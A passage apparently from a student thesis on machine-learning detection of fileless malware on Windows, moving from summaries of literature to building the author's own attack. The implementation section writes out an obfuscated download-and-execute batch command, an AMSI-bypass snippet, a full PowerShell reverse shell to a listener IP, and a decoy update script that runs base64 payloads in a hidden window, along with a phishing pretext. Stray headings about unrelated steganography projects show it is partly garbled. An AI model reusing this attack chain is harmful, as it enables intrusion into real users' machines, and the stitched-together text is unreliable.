Title: An Emerging Threat: Fileless Malware - A Survey and Research Challenges

**Introduction:**

"An Emerging Threat: Fileless Malware - A Survey and Research Challenges" presents a comprehensive examination of fileless malware, an increasingly prevalent and sophisticated cyber threat. Authored by [Authors' names], this survey paper delves into the characteristics, detection challenges, and research directions concerning fileless malware. Published in [Publication details], the paper aims to provide insights into the evolving landscape of fileless attacks and the pressing research challenges that need to be addressed to mitigate this emerging threat effectively.

**Methodology:**

The methodology employed in this survey paper involves a systematic approach to review existing literature, analyze prevalent fileless malware techniques, and identify research gaps and challenges. Key components of the methodology include:

1. Literature Review: The paper conducts an extensive review of academic literature, industry reports, and cybersecurity publications to gather insights into the evolution of fileless malware. This review encompasses various aspects, including attack vectors, infection mechanisms, evasion techniques, and case studies of notable fileless malware incidents.

2. Taxonomy Development: Based on the findings from the literature review, the paper develops a taxonomy or classification framework to categorize different types of fileless malware based on their characteristics, behavior, and impact. This taxonomy serves as a structured reference for understanding the diverse manifestations of fileless attacks and their implications for cybersecurity.

3. Detection and Mitigation Techniques: The survey paper examines existing detection and mitigation techniques employed against fileless malware, including signature-based detection, heuristic analysis, anomaly detection, and behavior monitoring. It evaluates the strengths and limitations of these approaches in effectively identifying and neutralizing fileless threats.

4. Research Challenges and Future Directions: Building upon the insights gleaned from the literature review and analysis, the paper highlights key research challenges and open questions in the field of fileless malware detection and mitigation. These challenges encompass areas such as evasion techniques, endpoint security, memory forensics, and the integration of advanced analytics and machine learning algorithms.

**Conclusion:**

In conclusion, "An Emerging Threat: Fileless Malware - A Survey and Research Challenges" underscores the significance of fileless malware as a rapidly evolving and potent cyber threat. By providing a comprehensive survey of existing literature and research directions, the paper offers valuable insights into the nature of fileless attacks and the complexities involved in detecting and mitigating them. Addressing the identified research challenges is crucial for advancing the state-of-the-art in cybersecurity and developing effective countermeasures against fileless malware. As organizations grapple with the escalating risk posed by fileless threats, interdisciplinary collaboration and innovative approaches are essential to stay ahead of adversaries and safeguard critical assets and infrastructure.

**2.4 PAPER4**

Title: The Evolution to Fileless Malware

Author: David Patten

**Introduction:**

"The Evolution to Fileless Malware" explores the progression and implications of fileless malware within the cybersecurity landscape. Authored by David Patten, this work provides insights into the historical context, characteristics, and impact of fileless malware. Originally presented in 2017, this paper delves into the significant shift towards fileless techniques by malicious actors, highlighting the challenges it poses to traditional security measures.

**Methodology:**

The methodology employed in this paper involves a comprehensive analysis of the evolution and trends associated with fileless malware. Key components of the methodology include:

1. Historical Context: The paper examines the historical development of malware, tracing the transition from traditional file-based threats to fileless techniques. By analyzing notable incidents and trends, the paper elucidates the factors driving the adoption of fileless malware by cybercriminals.

2. Characteristics of Fileless Malware: Building upon the historical context, the paper delineates the characteristics and functionalities of fileless malware. It explores techniques such as memory-based attacks, script-based execution, and living-off-the-land tactics, highlighting their evasion capabilities and stealthy nature.

3. Impact on Cybersecurity: The paper assesses the impact of fileless malware on cybersecurity practices and defensive strategies. It examines the challenges posed to traditional antivirus solutions, endpoint protection mechanisms, and incident response procedures, emphasizing the need for adaptive and proactive security measures.

4. Future Outlook: Drawing upon insights from the analysis, the paper discusses potential future trends and developments in the realm of fileless malware. It explores emerging evasion techniques, target platforms, and countermeasures, offering perspectives on the evolving threat landscape.

**Conclusion:**

In conclusion, "The Evolution to Fileless Malware" provides a comprehensive overview of the transition towards fileless techniques in the realm of malware. Authored by David Patten and originally presented in 2017, this paper highlights the significance of fileless malware as a disruptive force within the cybersecurity landscape. By examining historical trends, characteristics, and impacts, the paper underscores the need for adaptive security strategies capable of effectively mitigating fileless threats. As organizations continue to grapple with the challenges posed by fileless malware, ongoing research and collaboration are essential to stay ahead of adversaries and safeguard digital assets effectively.

**2.5 PAPER5**

Title: Comparative Study of Fileless Ransomware

Author: B. L. Krishna

**Introduction:**

"Comparative Study of Fileless Ransomware" offers a detailed examination of fileless ransomware variants, their characteristics, and their impact on cybersecurity. Authored by B. L. Krishna and published in 2020, this paper provides insights into the evolving nature of ransomware threats, with a specific focus on fileless techniques. Through a comparative analysis, the paper aims to elucidate the similarities, differences, and implications of various fileless ransomware strains.

**Methodology:**

The methodology employed in this paper involves a systematic comparison of different fileless ransomware variants, encompassing the following key components:

1. Variant Identification: The paper identifies and categorizes various fileless ransomware variants based on their propagation methods, encryption techniques, and ransom demands. By examining a diverse range of strains, including in-memory, script-based, and fileless loaders, the paper aims to provide a comprehensive overview of the fileless ransomware landscape.

2. Behavior Analysis: Each identified variant undergoes detailed behavior analysis to uncover its modus operandi, evasion tactics, and impact on infected systems. By dissecting the attack chain and payload execution mechanisms, the paper sheds light on the techniques employed by fileless ransomware to evade detection and encryption.

3. Comparative Evaluation: The paper conducts a comparative evaluation of the identified fileless ransomware variants, highlighting their similarities and differences in terms of propagation vectors, encryption algorithms, ransom payment methods, and decryption capabilities. This comparative analysis enables stakeholders to understand the nuances and unique characteristics of each variant.

4. Impact Assessment: Through empirical data and case studies, the paper assesses the impact of fileless ransomware attacks on organizations, individuals, and critical infrastructure. It examines factors such as financial losses, data breaches, operational disruptions, and reputational damage, emphasizing the importance of proactive mitigation strategies.

**Conclusion:**

In conclusion, "Comparative Study of Fileless Ransomware" provides valuable insights into the emerging threat landscape of fileless ransomware. Authored by B. L. Krishna and published in 2020, this paper underscores the significance of understanding and mitigating fileless ransomware variants to safeguard against data extortion and financial losses. By conducting a comparative analysis of different strains, the paper facilitates informed decision-making and the development of effective countermeasures against fileless ransomware threats. As organizations continue to grapple with the evolving nature of ransomware attacks, proactive defense strategies and threat intelligence sharing are crucial for mitigating risks and preserving the integrity of digital ecosystems.

**2.6 PAPER6**

Title: Preventing Fileless Attacks with Machine Learning Techniques

Authors: Alexandru Gabriel Bucevschi, Gheorghe Balan, and Dumitru Bogdan Prelipcean.

**Introduction:**

"Preventing Fileless Attacks with Machine Learning Techniques" delves into the application of machine learning (ML) techniques for thwarting fileless attacks, a rapidly evolving and sophisticated category of cyber threats. Authored by Alexandru Gabriel Bucevschi, Gheorghe Balan, and Dumitru Bogdan Prelipcean, this paper, presented at the 2019 21st International Symposium on Symbolic and Numeric Algorithms for Scientific Computing (SYNASC), sheds light on the potential of ML in bolstering cybersecurity defenses against fileless attack vectors.

**Methodology:**

The methodology employed in this paper involves leveraging machine learning techniques to develop proactive defense mechanisms against fileless attacks. Key components of the methodology include:

1. Identification of Fileless Attack Patterns: The paper begins by identifying common patterns and characteristics associated with fileless attacks, including memory-based code execution, script-based evasion tactics, and living-off-the-land techniques. By understanding the modus operandi of fileless malware, the paper lays the groundwork for designing effective ML-based detection models.

2. Feature Engineering: The paper undertakes feature engineering to extract relevant attributes and behavioral indicators from system logs, process execution data, and network traffic. These features encompass parameters such as API calls, memory access patterns, and execution sequences, which serve as input variables for ML algorithms.

3. Model Training and Evaluation: Using labeled datasets comprising benign and malicious instances of fileless attacks, the paper trains ML models to classify and distinguish between legitimate and malicious activities. Various supervised learning algorithms, such as decision trees, random forests, and support vector machines, are evaluated for their efficacy in detecting fileless threats.

**Conclusion:**

In conclusion, "Preventing Fileless Attacks with Machine Learning Techniques" highlights the potential of ML as a proactive defense mechanism against fileless attack vectors. Authored by Alexandru Gabriel Bucevschi, Gheorghe Balan, and Dumitru Bogdan Prelipcean and presented at SYNASC 2019, this paper underscores the importance of leveraging advanced analytics and automation to mitigate the risks posed by fileless malware. By combining domain expertise with ML capabilities, organizations can develop adaptive and resilient cybersecurity defenses capable of detecting and neutralizing fileless threats in dynamic and heterogeneous computing environments. As the threat landscape continues to evolve, ongoing research and innovation in ML-based security solutions are essential to stay ahead of adversaries and safeguard critical assets effectively.

**2.7 Research Gaps**

Despite ongoing efforts to develop ML-powered defence techniques against fileless malware on Windows systems, a large research gap exists in the following areas:

Limited Adversarial Analysis: Existing research frequently lacks a detailed assessment of the performance of ML models against sophisticated adversarial attacks designed particularly to escape fileless malware detection. Investigating and addressing vulnerabilities in ML-based defences against adversarial manipulation is critical for improving the resilience of these methods in real-world circumstances.

Insufficient Real-world Deployment Research: While various research suggests ML-based ways for fileless malware defence, there is a scarcity of empirical evidence on their practical deployment and effectiveness in real-world settings. Extensive field research and case reviews are required to validate the feasibility and efficacy of these defence tactics in a variety of organisational situations.

Limited Scalability Assessments: Scalability is still a major challenge for ML-powered defence measures, especially in large-scale business contexts with many endpoints and diverse system architectures. Research efforts frequently miss full studies of the scalability of ML models and their deployment infrastructure, which impedes the actual implementation of these tactics in enterprise-scale deployments.

Inadequate Explainability Mechanisms: While interpretability and explainability are widely acknowledged as critical aspects in the adoption of ML-based defence methods, current research frequently provides minimal insight into the inner workings of deployed models. Developing more transparent and interpretable machine learning models, as well as effective procedures for conveying model decisions to security practitioners, is critical for building confidence and allowing informed decision-making in threat response scenarios.

**CHAPTER 3**

### PROBLEM STATEMENT AND METHODOLOGY

Problem Statement highlights the key components of the research process, emphasising the problem description and detailing the approach used to solve it. It begins by presenting a succinct summary of the stated problem statement about fileless malware on Windows computers, as well as the importance of establishing effective defence tactics. The chapter then outlines the chosen technique, emphasising the strategy taken to explore and address the issues associated with fileless malware detection and response. This chapter prepares the groundwork for the thorough study and findings in the next chapters by systematically presenting the problem description and methodology.

**3.1 Problem Statement**

**Problem Identification**

The primary challenge in addressing fileless malware attacks is the difficulty in detecting and preventing malicious activities that use legitimate system tools and processes. ML-powered defence strategies can potentially help in identifying patterns and anomalies in system behaviour, which may indicate fileless malware attacks. By continuously monitoring and analysing system activities, ML-powered systems can potentially detect and mitigate fileless malware attacks more effectively than traditional antivirus solutions.

**Problem Statement**

The advent of fileless malware poses a huge threat to existing Windows security methods. Fileless malware does not leave standard tracks on disc, making it difficult to detect with regular antivirus systems. As these threats become more sophisticated and ubiquitous, there is an urgent need to establish effective defence tactics. Machine learning (ML) has the potential to improve threat detection and response capabilities; nevertheless, exploiting ML in the context of fileless malware defence needs tackling various challenges:

1. Detection Accuracy: Creating machine learning models capable of reliably detecting fileless malware while minimising false positives is crucial. Current ML techniques may struggle to discern between genuine system behaviour and malicious activity, resulting in either missing threats or a large number of false alarms.
2. Feature Extraction: Identifying and extracting meaningful features from system telemetry data to train machine learning models is a big difficulty. Fileless malware frequently exploits legitimate system processes, making it difficult to distinguish benign and dangerous behaviour based purely on observable characteristics.
3. Adversarial Robustness: Fileless malware authors are constantly evolving their strategies to avoid detection, including creating assaults expressly tailored to overcome ML-based defences. Ensuring the robustness of machine learning models against adversarial attacks is critical for preserving the efficacy of defence methods over time.
4. Resource Efficiency: Using ML-powered defence mechanisms on Windows systems necessitates careful consideration of resource limits, especially in contexts with low computational resources. Balancing detecting accuracy and computing efficiency is critical for practical use in real-world situations.
5. Interpretability and Explainability: Improving the interpretability and explainability of machine learning models is critical for establishing trust among security practitioners and enabling effective decision-making in response to recognised threats. Understanding the reasoning behind model predictions aids in the improvement of defence plans and prioritisation of response activities.

To address these problems, cybersecurity experts, data scientists, and domain specialists must work together to develop creative ML-powered defence techniques that are targeted to the specific characteristics of fileless malware attacks on Windows. By increasing the state-of-the-art in threat identification and response, these activities can help organisations strengthen their resilience to emerging cyber threats.

**3.2 Methodology**

**3.2.1 Creating a fileless malware attack using PowerShell and base64 encoding**

Created a malicious update script disguised as a batch file. I used techniques like obfuscation and labelling the script with a .cmd extension to bypass detection. The script contained a one-liner PowerShell command, which was initially intended to be a PowerShell script but ended up being interpreted as such due to the use of double quotes and using a Web Client to download a file as part of the attack. It is most important to learn the intricacies of PowerShell and obfuscation to create effective fileless malware.

Create a phishing email with a malicious file disguised as a Windows update. The file, named "win security update", is downloaded and appears legitimate to the user. social engineering tactics, such as posing as a manage security service provider, to convince the user to download the file. Once downloaded, the file runs a script that starts the malicious activity. It is most important to make the email and download link appear convincing to increase the chances of the user installing the file. The ultimate goal is to bypass antivirus systems and gain unauthorized access to the user's computer.

Creates a decoy file to mimic a system update process. I use PowerShell and adds sleep statements to give the illusion of progress. The uses of symbol "#" or "octothorpe" to name my variables and stores previous iterations for potential use. Then encodes a base64 string and decodes it to download a malicious file named "a1" using PowerShell's Invoke-Expression command. The use of base64 encoding as an obfuscation technique.

How to downloads and decodes two base64 encoded PowerShell commands, labeled as "a1" and "r1". these commands in variables and then decodes and executes them using PowerShell. The "a1" command bypasses PowerShell execution restrictions, while I was trying to make the script more complicated than necessary while learning about obfuscation.

create a PowerShell reverse shell to bypass Windows Defender and establish a network connection for exchanging information. The reverse shell involves obfuscating the script with upper- and lower-case mixes and double quotes to avoid detection. The reverse shell creates a prompt and sends data forward and back using specific commands. Then I set up a Python 3 HTTP server to receive web requests and uses a listener on port 443 to avoid detection by egress firewalls. The reason for using port 443 is that it is normal traffic and less likely to be blocked. changing the port number if necessary to bypass any potential firewall blocks.

**Example Scenario:**

Arun from the MSSP team explains how he and Tom in the IT department worked together to ensure that Tom's computer is updated and secure against potential hacking threats. Arun sends Tom a custom script to install the latest updates, which Tom double-clicks to initiate the update process. The process appears to be successful, and Arun checks to see if the updates have been installed. However, Arun then reveals that he has gained unauthorized access to Tom's system and explains that the malware used in this process is fileless, meaning it doesn't write anything to disk and executes entirely in the memory space. Arun emphasizes that it's up to Windows Defender to verify the downloaded file, and since it doesn't write anything to disk, it's not getting detected as malware. Arun concludes by encouraging viewers to experiment with the techniques demonstrated and learn more about fileless malware and obfuscations.

**3.2.2 Uses of ML**

Features are collected for update\_script.cmd and these features are used to create training and testing datasets. I used 5 different machine learning algorithms to identify the which one is giving best accuracy.

**CHAPTER 4**

**SYSTEM DESIGN**

The system design phase is an important step in the creation of any cybersecurity solution for countering fileless malware on Windows PCs. In this chapter, we look at the architectural blueprint and essential components of the ML-powered defence system. This chapter presents a complete overview of the suggested defence strategy by detailing design concepts, data flow, and system module interaction. From data acquisition and preprocessing to model training, deployment, and reaction mechanisms, every component of the system is methodically designed to detect and eliminate fileless malware attacks. A rigorous investigation of the system's architecture and functionality, this chapter sets the stage for the subsequent implementation and evaluation phases, guiding the development process towards robust and scalable cybersecurity solutions tailored to the evolving threat landscape.

#### 4.1 Software Requirements

Listed below are the software requirements for performing project on Quantifying Animation: Detection of image steganography using UERD, SRM, HDPP and nsF5 training & validating computer vision model and simulating the dynamic traffic intersection model:

**4.1.1 Computer Vision Model**

1. **Operating System:** Operating system acts as the interface between the user programs and the kernel. Kali Linux (Attack Machine), Windows 11(Target) and above (64 bit) operating system is required or macOS Catalina is required.
2. **Python Kernel:** Python is a high-level, versatile programming language known for its simplicity and readability. Python version 3.11.1 is required.
3. **Google Colab:** Google Colab, short for Google Colaboratory, is a free cloud-based platform provided by Google that offers a Jupyter Notebook environment for running Python code.

**4.1.2 Simulating Program**

1. **Python Kernel:** Python is a high-level, versatile programming language known for its simplicity and readability. Python version 3.11.1 is required.

#### 4.2 Hardware Requirements

* Processor: Intel i5 2.5GHz up to 3.5GHz (or AMD equivalent)
* GPU (preferred): dedicated GPU from NVIDIA or AMD with 4GB VRAM
* Memory: minimum 8GB RAM
* Secondary Storage: minimum 128GB SSD or HDD
* Network Connectivity: bandwidth ~ 10 Mbps to 75 Mbps

#### 4.3 Architecture

Fig 4.1 Architecture of Custom Payload

The attacker is using a phishing attack to deliver a fileless malware file to the victim. Fileless malware is a type of malware that does not rely on files to execute its malicious activities. Instead, it uses legitimate system tools, such as Powershell, to execute its code directly in memory. This makes it difficult for traditional antivirus software to detect and prevent the attack. In this particular attack, the malware is designed to listen on port 443, which is commonly used for HTTPS traffic. This makes it harder for network administrators to detect the malicious traffic, as it blends in with the normal HTTPS traffic.

Once the malware is delivered to the victim's machine, the attacker uses Powershell to execute commands and take control of the victim's machine. The malware is compromised and uses a bypass technique to evade detection by the Anti-Malware Scan Interface (AMSI). AMSI is a Windows feature that allows applications to integrate with antivirus software to detect and prevent malicious activities. By bypassing AMSI, the malware can execute its malicious activities without being detected.

The attacker establishes a TCP connection with the victim's machine to communicate with the malware. The malware installs itself in RAM and creates a reverse shell to communicate with the attacker. A reverse shell is a type of shell that allows the attacker to remotely access the victim's machine and execute commands. The attacker uses the command Update.cmd to possibly update or execute the malware. This command may be used to download and install additional malware or to execute other malicious activities on the victim's machine. Finally, the malware may be related to WinsecUpdate. WinsecUpdate is a legitimate Windows update tool, but it's possible that the attacker has modified it to include malicious code.




Fig:4.2 Architecture of ML

The machine learning model for malware classification consists of several steps, including training, dataset, feature extraction, classification, and testing.

The **Training process** involves using a training dataset to train the machine learning model. The training dataset should contain labeled examples of malware and non-malware files. The features of each file are extracted and used as input to the machine learning model.

**Feature extraction** involves identifying the relevant features of the files in the training dataset. These features may include file size, entropy, imports, exports, strings, and other relevant attributes. The features are then used as input to the machine learning model.

The **Machine learning model** uses several classification algorithms, including SVM (Support Vector Machine), DT (Decision Tree), RF (Random Forest), and KNN (K-Nearest Neighbor), to classify the files as malware or non-malware. The testing process involves using a testing dataset to evaluate the performance of the machine learning model [13]. The testing dataset should contain labeled examples of malware and non-malware files that were not used in the training process. The features of each file in the testing dataset are extracted and used as input to the machine learning model. The model then predicts whether each file is malware or non-malware, and the predictions are compared to the true labels to evaluate the performance of the model.

**CHAPTER 5**

**IMPLEMENTATION**

The focus moves from theoretical considerations to practical application as we look at how to build machine learning (ML)-powered defence techniques against fileless malware on Windows PCs. Building on the theoretical underpinnings laid in prior chapters, this section details the methods involved in transforming research results into actionable defence measures. This implementation chapter intends to demonstrate how new approaches can be operationalized to improve threat detection and response capabilities in real-world situations by combining domain experience in cybersecurity and technical competency in machine learning. This chapter provides useful insights into the practical challenges and opportunities involved with deploying machine learning-based defences against fileless malware on Windows platforms by conducting a thorough examination of deployment concerns, model integration, and performance evaluation.

**5.1 Custom payload creation**

**5.1.1 Update\_script.cmd**




Fig 5.1 Update\_script.cmd

|  |
| --- |
| Explanation about fig 5.1  @ECHO OFF: This command prevents the command prompt from displaying the commands as they are executed.  setlocal: This command starts a new local environment for the script, which means that any changes made to the environment variables will only affect the current script and not the global environment.  set URL=http://192.168.116.129:8000/WinSecUp: This command sets the value of the environment variable URL to the specified URL.  powershell -nOP -c "...": This command runs a PowerShell script within the batch script. The -nOP flag disables the PowerShell script execution policy, and the -c flag specifies the PowerShell script to be executed.  $URL = '%URL%': This command sets the value of the PowerShell variable $URL to the value of the batch script environment variable URL.  iEx(New-Object Net.WEbclIent).DoWnLOadstRinG($URL): This command downloads the content of the URL specified in the $URL variable using the System.Net.WebClient class in PowerShell. |

**5.1.2 a1 File**




Fig 5.2 a1 file

|  |
| --- |
| Explanation about fig 5.2  $w = 'System.Management.Automation.A': This command defines a variable $w and assigns the string 'System.Management.Automation.A' to it.  $c = 'si': This command defines a variable $c and assigns the string 'si' to it.  $m = 'Utils': This command defines a variable $m and assigns the string 'Utils' to it.  $assembly = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $w,$c,$m)): This command constructs the string 'System.Management.Automation.Utils' by concatenating the values of $w, $c, and $m using the format operator -f. It then uses the GetType method to retrieve the type information for the System.Management.Automation.Utils class.  $field = $assembly.GetField(('am{0}InitFailed' -f $c),'NonPublic,Static'): This command constructs the string 'amsiInitFailed' by concatenating the value of $c with the string 'InitFailed' using the format operator -f. It then uses the GetField method to retrieve the private static field amsiInitFailed from the System.Management.Automation.Utils class.  $field.SetValue($null,$true): This command sets the value of the amsiInitFailed field to true. This disables the Antimalware Scan Interface (AMSI) in PowerShell, which is a security feature that scans scripts and commands for malicious content. |

**5.1.3 r1 file**




Fig 5.3 r1 file

|  |
| --- |
| Explanation about fig 5.3  $client = New-Object System.Net.Sockets.TcpClient("192.168.1.5",8888): This command creates a new instance of the TcpClient class and connects to the IP address 192.168.1.5 on port 8888.  $stream = $client.GetStream(): This command retrieves the network stream associated with the Tcp Client instance.  [byte[]]$bytes = 0..65535|%{0}: This command creates a byte array of length 65536 filled with zeros.  while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0): This command enters a loop that reads data from the network stream until there is no more data to read.  $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i): This command decodes the data read from the network stream using the ASCII encoding.  $sendback = (iex $data 2>&1 | Out-String ): This command executes the decoded data as a PowerShell command and captures the output.  $sendback2 = $sendback + "PS " + (pwd).Path + "> ": This command appends the current PowerShell prompt and path to the output.  $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2): This command encodes the output as an ASCII byte array.  $stream.Write($sendbyte,0,$sendbyte.Length): This command writes the encoded output back to the network stream.  $stream.Flush(): This command flushes the output buffer to ensure that all data is sent.  $client.Close(): This command closes the TcpClient instance and releases the network resources. |


**5.1.4 WinSecUp file:**

Fig 5.4 WinSecup file

|  |
| --- |
| Explanation about fig 5.4  echo "[!] Preparing System for Update": This command prints the message "Preparing System for Update" to the console.  start-sleep -s 1: This command pauses the script for 1 second.  echo "[\*]": This command prints the message "\*" to the console.  $a1 and $r1: These commands define two variables containing base64-encoded PowerShell scripts.  $update\_a1=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($a1)): This command decodes the base64-encoded string stored in the $a1 variable and converts it to a PowerShell script.  $update\_r1=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($r1)): This command decodes the base64-encoded string stored in the $r1 variable and converts it to a PowerShell script.  echo $update\_a1 | powershell -nop -: This command pipes the $update\_a1 variable to a new instance of PowerShell, which runs the script without displaying the command prompt.  echo $update\_r1 | powershell -nop -windowstyle hidden -: This command pipes the $update\_r1 variable to a new instance of PowerShell, which runs the script without displaying the command prompt and hides the PowerShell window. |

**5.2 ML Algorithms:**

**5.2.1 Random Forest Algorithm**

|  |
| --- |
| # Import necessary libraries  import pandas as pd  from sklearn.model\_selection import train\_test\_split  from sklearn.ensemble import RandomForestClassifier  from sklearn.metrics import accuracy\_score, classification\_report  # Load your dataset (replace 'your\_dataset.csv' with your actual file name)  df = pd.read\_excel('/content/Training.xlsx')  # Split the data into features (X) and target variable (y)  X = df.drop('RESULT', axis=1)  y = df['RESULT']  # Split the dataset into training and testing sets  X\_train, X\_test, y\_train, y\_test = train\_test\_split(X, y, test\_size=0.2, random\_state=42)  # Create a Random Forest Classifier  rf\_classifier = RandomForestClassifier(n\_estimators=100, random\_state=42)  # Train the model on the training set  rf\_classifier.fit(X\_train, y\_train)  # Make predictions on the test set  y\_pred = rf\_classifier.predict(X\_test)  # Evaluate the model  accuracy = accuracy\_score(y\_test, y\_pred)  classification\_report\_str = classification\_report(y\_test, y\_pred)  # Print the results  print(f'Accuracy: {accuracy:.2f}')  print('\nClassification Report:\n', classification\_report\_str) |

**5.2.2 Decision Tree**

|  |
| --- |
